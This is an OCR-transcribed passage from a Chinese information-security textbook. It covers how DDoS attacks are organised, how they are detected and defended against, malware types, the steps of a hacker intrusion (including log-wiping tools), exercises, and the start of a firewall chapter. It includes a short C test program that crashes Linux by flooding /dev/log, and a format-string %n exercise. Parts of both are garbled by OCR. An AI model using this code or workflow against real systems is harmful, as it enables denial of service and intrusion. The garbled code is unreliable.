


图 4.30 DDoS 攻击原理

3. 组织一次 DDoS 攻击的过程

这里用“组织”这个词，是因为 DDoS 并不像入侵一台主机那样简单。一般来说，黑客进行 DDoS 攻击时会经过如下几个步骤：

（1）搜集了解目标的情况

下列情况是黑客非常关心的情报：

- 被攻击目标主机数目、地址情况；
- 目标主机的配置和性能；
- 目标的带宽。

对于 DDoS 攻击者来说，攻击互联网上的某个站点，如 http：//www. WWW. com，有一个重点就是确定到底有多少台主机在支持这个站点，一个大的网站可能有很多台主机利用负载均衡技术提供同一个网站的 WWW 服务。以 Yahoo 为例，一般会有下列地址都是提供 http：//www. WWW. com 服务的：

66. 218. 71. 87

66. 218. 71. 88

66. 218. 71. 89

66. 218. 71. 80

66. 218. 71. 81

66. 218. 71. 83

66. 218. 71. 84

66. 218. 71. 86

对一个网站实施 DDoS 攻击，就要让这个网站中所有 IP 地址的机器都瘫痪掉。所以事先搜集情报对 DDoS 攻击者来说是非常重要的，这关系到使用多少台傀儡机才能达到效果的问题。

（2）占领傀儡机

黑客最感兴趣的是有下列情况的主机：

- 链路状态好的主机；
- 性能好的主机；
- 安全管理水平差的主机。

首先，黑客做的工作一般是扫描，随机地或者是有针对性地利用扫描器去发现网络上那些有漏洞的机器，像程序的溢出漏洞、CGI、Unicode、FTP、数据库漏洞（简直举不胜举啊）等，都是黑客希望看到的扫描结果。随后就是尝试入侵了。

黑客在占领了一台傀儡机后，除了要进行留后门、擦脚印这些基本工作之外，还要把 DDoS 攻击用的程序上传过去，一般是利用 FTP。在攻击机上，会有一个 DDoS 的发包程序，黑客就是利用它向受害目标发送恶意攻击包的。

（3）实际攻击

前面的准备做得好的话，实际攻击过程反而是比较简单的。这时候埋伏在攻击机中的 DDoS 攻击程序就会响应控制台的命令，一起向受害主机以高速度发送大量的数据包，导致

它死机或是无法响应正常的请求。黑客一般会以远远超出受害方处理能力的速度进行攻击。高明的攻击者还要一边攻击一边用各种手段来监视攻击的效果,以便需要的时候进行一些调整。简单的办法就是开个窗口不断地 ping 目标主机,在能接到回应的时候再加大一些流量或是再命令更多的傀儡机加入攻击。

4. DDoS 的监测

现在网上 DDoS 攻击日益增多,只有及时检测、及早发现自己受到攻击才能避免遭受惨重的损失。检测 DDoS 攻击的主要方法有以下两种:

(1) 根据异常情况分析

异常情况包括:

- 网络的通信量突然急剧增长,超过平常的极限值;
- 网站的某一特定服务总是失败;
- 发现有特大型的 ICP 和 UDP 数据包通过或数据包内容可疑。

(2) 使用 DDoS 检测工具

扫描系统漏洞是攻击者最常进行的攻击准备。目前市面上的一些网络入侵检测系统可以杜绝攻击者的扫描行为。另外,一些扫描器工具可以发现攻击者植入系统的代理程序,并可以把它从系统中删除。

5. DDoS 攻击的防御策略

DDoS 攻击的隐蔽性极强,迄今为止人们还没有找到对 DDoS 攻击行之有效的解决方法。所以加强安全防范意识、提高网络系统的安全性,还是当前最为有效的办法。可采取的安全防御措施有以下几种:

(1) 及早发现系统存在的攻击漏洞,及时安装系统补丁程序。对一些重要的信息(例如系统配置信息)建立和完善备份机制。对一些特权账号(例如管理员账号)的密码设置要谨慎。通过这样一系列的举措可以把攻击者的可乘之机降低到最小。

(2) 在网络管理方面,要经常检查系统的物理环境,禁止那些不必要的网络服务。建立边界安全界限,确保输出的包受到正确限制。经常检测系统配置信息,并注意查看每天的安全日志。

(3) 利用网络安全设备(如防火墙)加固网络的安全性,配置好它们的安全规则,过滤掉所有可能的伪造数据包。

(4) 与网络服务提供商协调工作,让他们帮助实现路由的访问控制和对带宽总量的限制。

(5) 当发现自己正在遭受 DDoS 攻击时,应当立即启动应急策略,尽可能快地追踪攻击包,并且及时联系 ISP 和有关应急组织,分析受影响的系统,确定涉及的其他节点,从而阻挡从已知攻击节点的流量。

(6) 发现自己的计算机被攻击者用作主控端和代理端时,不能因为自己的系统暂时没有受到损害而掉以轻心,因为攻击者已发现你系统的漏洞,这是一个很大的潜在威胁。同时一旦发现系统中存在 DDoS 攻击的工具软件要及时把它清除,以免留下后患。

实验 15　拒绝服务攻击演示

1. 实验目的

了解拒绝服务攻击的种类及其攻击要点。

2. 实验内容

(1) 总结当前已经发现有哪些拒绝服务攻击,以及它们的攻击原理(要点)。
(2) 针对一种可能造成拒绝攻击的系统漏洞,为其设计一个测试程序。

3. 实验准备

(1) 收集当前已经发现有哪些拒绝服务攻击,以及它们的攻击原理(要点)。
(2) 收集拒绝服务攻击工具,分析其攻击的机理和利用的系统漏洞。
(3) 根据分析的拒绝服务工具所利用的系统漏洞,为其设计一个测试程序。
(4) 用自己设计的程序和工具进行上述拒绝服务攻击实验的环境及步骤。
(5) 制定实验应急预案。

4. 实验范例

Linux 的 UNIX 域名套接字没有考虑/proc/sys/net/core/wmem_max 参数的限制,本地普通用户可以通过向某个套接字传送大量数据,导致 Linux 内核分配内存空间时出错,系统停止响应,必须重新启动系统。

对该漏洞,可以使用下面的测试程序:

```
#include <sys/types.h>
#include <sys/socket.h>
#include <string.h>

char buf[128 * 1024];

int main ( int argc, char * * argv )
{
struct sockaddr SyslogAddr;
int LogFile;
int bufsize = sizeof(buf)-5;
int i;

for ( i=0; i <bufsize; i++ )
buf[i]=''+(i%95);
buf[i]='';

SyslogAddr.sa_family = AF_UNIX;
```

```
strncpy ( SyslogAddr. sa_data, "/dev/log",
                          sizeof(SyslogAddr. sa_data) );
LogFile = socket ( AF_UNIX, SOCK_DGRAM, 0 );
sendto ( LogFile, buf, bufsize, 0, &SyslogAddr,
 sizeof(SyslogAddr) );
return 0;
}
```

5. 推荐的分析讨论内容

（1）如何防止和发现拒绝服务攻击?

（2）其他发现或想到的问题。

4.9　关于恶意代码与黑客

4.9.1　恶意代码

恶意代码(malicious code)或恶意程序(malicious program)是指一类特殊的程序,它们通常在用户不知晓也未授权的情况下潜入到计算机系统中。

恶意代码可以分为许多类型。下面是几种基本的类型。

（1）病毒(virus):病毒需要依附于某种宿主对象,并且能够自动寻找该宿主对象,是一种具备寄生性、传染性、可触发性、破坏性的可执行程序。“寄生性”也称依附性,是指病毒不能独立存在。“传染性”是指病毒可以通过修改别的程序,将自己的复制放入,以达到传播的目的。

（2）蠕虫(worm):蠕虫有两个显著的特点:一是具有存在的独立性,即可以在内存、磁盘、网络中移动的独立程序,不需要宿主对象,还可以携带具有改变其他程序的病毒。二是具有活动的独立性,虽然具有传染性,但具有自发性,不像病毒那样需要某些条件触发。

（3）特洛伊木马(trojan horse)(简称木马):木马本身不具有传染性,不能自行传播,但具有寄生性和潜伏性,是一种包含有害代码的有用或表面上有用的程序或过程,激活时能够产生有害行为。例如,能够在远程计算机之间建立起连接,使远程计算机能通过网络控制本地计算机上的程序。木马的控制端可以像本地一样操作计算机,即只要人们在本地计算机上可以进行的操作,木马都可以实现。这使木马成为黑客的基本工具。

（4）陷门(trap doors):是一段非法的操作系统程序,目的是在一个程序模块中留下未被登记的秘密入口。通过它,用户可以不按正常的访问步骤获得访问权。它们有些是程序员为了进行调试和测试而预留的一些特权,有些则是系统漏洞。但是它们往往被黑客利用,成为系统闯入者的后门。陷门通常寄生于某些程序(有宿主),但无自我复制功能。

（5）逻辑炸弹(logic bomb):是嵌入某些合法程序的一段代码,没有自我复制功能,通常被预置于较大的程序中,在特定事件发生时才被激发产生破坏行为。

（6）细菌(germ):是一种在计算机系统中不断进行自我复制的程序,它们通过不断复制来占有系统资源。细菌也具有独立性。这两点与蠕虫相同,但是,蠕虫一般要利用一些网

络工具进行繁殖,而细菌可以自己繁殖。

在恶意代码的所有特征中,寄生性(相对的是独立性)和感染性(或称自我复制能力)是特别重要的两种特征。图 4.31 给出了按照这两种特征进行比较的情况。




图 4.31　几种恶意代码的基本特征比较

4.9.2　黑客攻击

1. 黑客及其攻击发展趋势

“黑客”是对于网络攻击者的统称。一般来说,黑客是一个精通计算机技术的特殊群体。从攻击的动机看,可以把“黑客”分为 3 类:一类称为“黑客(hackers)”,他们多是好奇者和爱出风头者;另一类称为“骇客(crackers)”,他们是一些不负责的恶作剧者;第三类称为“入侵者(intruder),他们是有目的的破坏者。随着 Internet 的普及,“黑客”的活动日益猖獗,造成了巨大的损失。

目前,黑客攻击有如下发展趋势:

(1) 攻击工具的简单化:目前,黑客工具的技术性越来越高,使用越来越简单,并且大多是图形化界面,容易操作。

(2) 攻击目标针对化:黑客攻击的目标越来越有针对性,并主要是针对意识形态和商业活动,如 Yahoo 事件。

(3) 攻击方式系统化:黑客在攻击方式、时间、规模等方面一般都进行了长时间的准备和部署,系统地进行攻击。

(4) 攻击时间持续化:由于网络协议的漏洞和追踪力量的薄弱,黑客肆无忌惮地对目标进行长时间的攻击。例如,cnns.net 网站曾承受过 DDoS 长达 40 余天的攻击。

2. 黑客攻击的一般流程

尽管黑客攻击目标偏好不同、技能有高低之分、手法多种多样,但是他们对目标施行攻击的流程却大致相同,基本如图 4.32 所示。

(1) 踩点:获取有关目标态势的有关信息。

(2) 扫描:自动检测计算机网络系统在安全方面存在的可能被黑客利用的脆弱点。

(3) 查点:搜索目标上的用户、用户组名、路由表、SNMP 信息、共享资源、服务程序及旗标等信息。




图 4.32　黑客的一般攻击流程

(4) 模拟攻击：进行模拟攻击，测试对方反应，找出毁灭入侵证据的方法。

(5) 获取访问权：获取访问权是入侵的正式开始。

① Windows 系统上的主要技术

- NetBIOS-SMB 密码猜测；
- 窃听 LM 及 NTLM 认证散列；
- 攻击 IIS Web 服务器；
- 远程缓冲区溢出。

② UNIX 系统上的主要技术

- 蛮力密码攻击；
- 密码窃听；
- 数据驱动式攻击(如缓冲区溢出、输入验证、字典攻击等)；
- RPC 攻击；
- NFS 攻击；
- 针对 X-Window 系统的攻击；
- 其他。

(6) 权限提升：试图将自己的普通用户权限提升至超级用户权限，以对系统进行完全控制。权限提升主要的技术是口令破解、利用漏洞以及不当配置等进行。

常用口令破解工具为 John The RIPper。可以得到管理员权限的工具有：lc_message、getadmin、sechole、Invisible、Keystroke、Logger(http://www.amecisco.com/iksnt.htm)。

(7) 窃取：对一些敏感数据的篡改、添加、删除和复制，以及通过对敏感数据的分析，为进一步攻击应用系统作准备。

(8) 掩盖踪迹：清除自己所有的入侵痕迹。主要工作有：禁止系统审计、隐藏作案工具、清空事件日志(使用 zap、wzap、wted 等)、替换系统常用操作命令等。

(9) 创建“后门”：入侵目标之后，为了能继续保持对目标的访问权而采用的技术。

习　题

1．收集充分的证据，论述计算机病毒的特征。

2．收集资料，解析下列恶意代码的关键技术：

（1）“求职信”病毒；

（2）“主页”病毒；

（3）“欢乐时光”病毒；

（4）“爱虫”病毒；

（5）“美丽杀手”病毒；

（6）“万花谷”病毒；

（7）“红色代码”病毒。

3．在什么情况下，病毒能感染被写保护的文件？

4．收集资料，解析一种最新病毒的关键技术。

5．总结现代病毒技术及其发展趋势。

6．讨论现代病毒检测技术的发展趋势。

7．讨论现代反病毒技术的发展趋势。

8．收集资料，讨论针对当前3种流行病毒的查、杀和感染后的恢复方法。

9．收集资料，讨论针对当前3种流行蠕虫的查、杀和感染后的恢复方法。

10．收集资料，讨论针对当前3种流行木马的防范及清除策略。

11．分析蠕虫与病毒的区别，收集资料，解析下面蠕虫的关键技术。

（1）蠕虫王；

（2）震荡波。

12．比较病毒、蠕虫、木马和陷门之间的异同。

13．收集尽可能多的陷门的资料。

14．收集国内外有关病毒和其他恶意程序的网站信息，简要说明各网站的特点。

15．收集国内外有关病毒和其他恶意程序的最新动态。

16．查找资料，写出3种网络炸弹的攻击原理和防御方法。

17．试分析路由欺骗的原理，并与ARP欺骗和DNS欺骗进行比较。

18．收集资料，比较下列传输介质上信息被监听的机会和可能。

（1）以太网；

（2）令牌网；

（3）电话网；

（4）有线电视网；

（5）微波和无线电。

19．试用工具生成一个口令字典。

20．假定允许使用26个英文字母和10个数字构造口令，口令长度为6个字符，若采用蛮力攻击，在下列情况下各需要多少时间？

• 检查一个口令需要 1/10 秒时间。

• 检查一个口令需要 1 微秒时间。

21. 两人试在 UNIX 系统上进行一次口令攻击对抗。

22. 尽可能多地收集 Sniffer 产品数据，进行比较分析，分别指出它们的使用方法和防范措施。

23. 介绍一种扫描工具的用法，记录扫描结果并对扫描结果进行分析。

24. 下载一个进行缓冲区溢出攻击的程序，进行分析。

25. 阅读下面的程序，指出其功能。

```
#include <stdio.h>
int main(int argc,char * argv[])
{
        unsigned   char   carnary[5];
        unsigned   char   foo[4];
        memset(foo,'\x00',sizeof(foo));
        strcpy(camary,"XXXX");

        fprintf (stderr, "%16u%n%16u%n%32%n%64u%n\n",
                (int * ) &foo[0],1,(int * ) &foo[1],1 ,(int * ) &foo[2],1, (int * ) &foo[3]);
        printf ("foo|carmary: %02x%02x%02x%02x|%02x%02x%02x%02x\n",
                foo[0],foo[1],foo[2],foo[3],
                camary[0], camary[1], camary[2], camary[3]);
}
```

26. 在实验室中模拟一次 SYN Flood 攻击的实际过程。

27. 在 DDoS 中，为什么黑客不直接去控制攻击傀儡机，而要从控制傀儡机上转一下呢？

28. 在 http://www.fbi.gov/nipc/trinoo.htm 上有一个检测和根除 trinoo 的自动程序。请下载并试用一次。

29. trinoo DDoS 有下面一些基本特性，请根据这些特点提出抵御 trinoo 的策略：

(1) 在 master 程序与代理程序的所有通信中，trinoo 都使用了 UDP 协议。

(2) trinoo master 程序的监听端口是 27655，攻击者一般借助 telnet 通过 TCP 连接到 master 程序所在计算机。

(3) 所有从 master 程序到代理程序的通信都包含字符串“l44”，并且被引导到代理的 UDP 端口 27444。

(4) master 和代理之间通信受到口令的保护，但是口令不是以加密格式发送的，因此它可以被“嗅探”到并被检测出来。

30. 在网络上下载 2～3 个 DDoS 监测软件，安装到自己的机器上，记录其工作过程。

31. 总结防御 DDoS 的防御方法。

32. 浏览 3 个黑客网站，综述他们讨论的热点问题。

第5章 信息系统防卫

面对日益猖獗的信息系统入侵和攻击，人们也在不停地研究对策，开发防御技术。目前，信息系统防御系统从单项诊治系统发展到静态防御结合动态防御、被动防御与主动防御结合的综合治理系统。本章介绍有关信息系统防御的一些基本技术，包括：

(1) 防火墙技术；

(2) 安全审计技术；

(3) 入侵检测技术；

(4) 网络诱骗技术；

(5) 数字证据技术；

(6) 应急响应；

(7) 数据容灾和数据备份。

5.1 防火墙技术

5.1.1 防火墙的功能

在建筑群中，防火墙(fire wall)用来防止火灾蔓延。在计算机网络中，防火墙是一个分离器、一个限制器、一个分析器，也是一个中心"遏制点"，是设置在可信任的内部网络和不可信任的外界之间的一道屏障，它可以屏蔽非法请求，一定程度地防止跨权限访问并产生安全报警，有效地监控了内部网和 Internet 之间的任何活动。具体地说，防火墙有以下一些功能。

1. 作为网络安全的屏障

防火墙由一系列的软件和硬件设备组合而成，它保护网络中有明确闭合边界的一个网块，所有进出该网块的信息都必须经过防火墙，将发现的可疑访问拒之门外。当然，防火墙也可以防止未经允许的访问进入外部网络。因此，防火墙的屏障作用是双向的，即进行内外网络之间的逻辑隔离，包括地址数据包过滤、代理和地址转换。

2. 防止攻击性故障蔓延和内部信息的泄露

由于信息的泄露，常常会使外部攻击者从人们不以为然的细节中获得有关安全的线索，甚至搜索到内部网络的某些安全漏洞。防火墙能够将网络中一个网块(即网段)与另一个网块隔开，从而限制了局部重点或敏感网络安全问题对全局网络造成的影响。

3. 强化网络安全策略

防火墙能将所有安全软件(如口令、加密、身份认证、审计等)配置在防火墙上，形成以防

火墙为中心的安全方案。与将网络安全问题分散到各个主机上相比,防火墙的集中安全管理更经济。例如在网络访问时,一次性口令系统和其他的身份认证系统完全可以不必分散在各个主机上,而集中在防火墙一身上。

4. 对网络访问进行监控审计和报警

审计是一种重要的安全措施,用以监控通信行为和完善安全策略,检查安全漏洞和错误配置,并对入侵者起到一定的威慑作用。报警机制是在通信违反相关策略以后,以多种方式如声音、邮件、电话、手机短信息及时报告给管理人员。

防火墙的审计和报警机制在防火墙体系中是很重要的,只有有了审计和报警,管理人员才可能知道网络是否受到了攻击。

5. 远程管理

管理界面设计直接关系到防火墙的易用性和安全性。目前防火墙主要有两种远程管理界面:Web 界面和 GUI 界面。对于硬件防火墙,一般还有串口配置模块或控制台控制界面。

6. MAC 与 IP 地址的绑定

MAC 与 IP 地址绑定起来,主要用于防止受控(不可访问外网)的内部用户通过更换 IP 地址访问外网,或任意盗用他人的 IP 地址造成系统管理上的混乱。

7. 流量控制(带宽管理)和统计分析、流量计费

流量控制可以分为基于 IP 地址的控制和基于用户的控制。基于 IP 地址的控制是对通过防火墙各个网络接口的流量进行控制,基于用户的控制是通过用户登录来控制每个用户的流量,从而防止某些应用或用户占用过多的资源。并且通过流量控制可以保证重要用户和重要接口的连接。

流量统计是建立在流量控制基础之上的。一般防火墙通过对基于 IP、服务、时间、协议等进行统计,并可以与管理界面实现挂接,实时或者以统计报表的形式输出结果。进行流量计费也是非常容易实现的。

8. 其他功能

这些功能一般是为了迎合特殊客户的需要或者为赢得卖点而添加的,如限制同时上网人数;限制使用时间;限制特定使用者才能发送 E-mail;限制 FTP 只能下载文件、不能上传文件;阻塞 Java、ActiveX 控件等。有些防火墙加入了扫毒功能。这些依需求不同而定。

5.1.2 网络防火墙的基本结构

1. 屏蔽路由器(screening router)和屏蔽主机(screening host)

防火墙最基本也是最简单的技术是数据包过滤。过滤规则可以安装在路由器上,也可

以安装在主机上。具有数据包过滤功能的路由器称为屏蔽路由器。具有数据包过滤功能的主机称为屏蔽主机。图 5.1 显示了包过滤屏蔽路由器在网络中的位置。

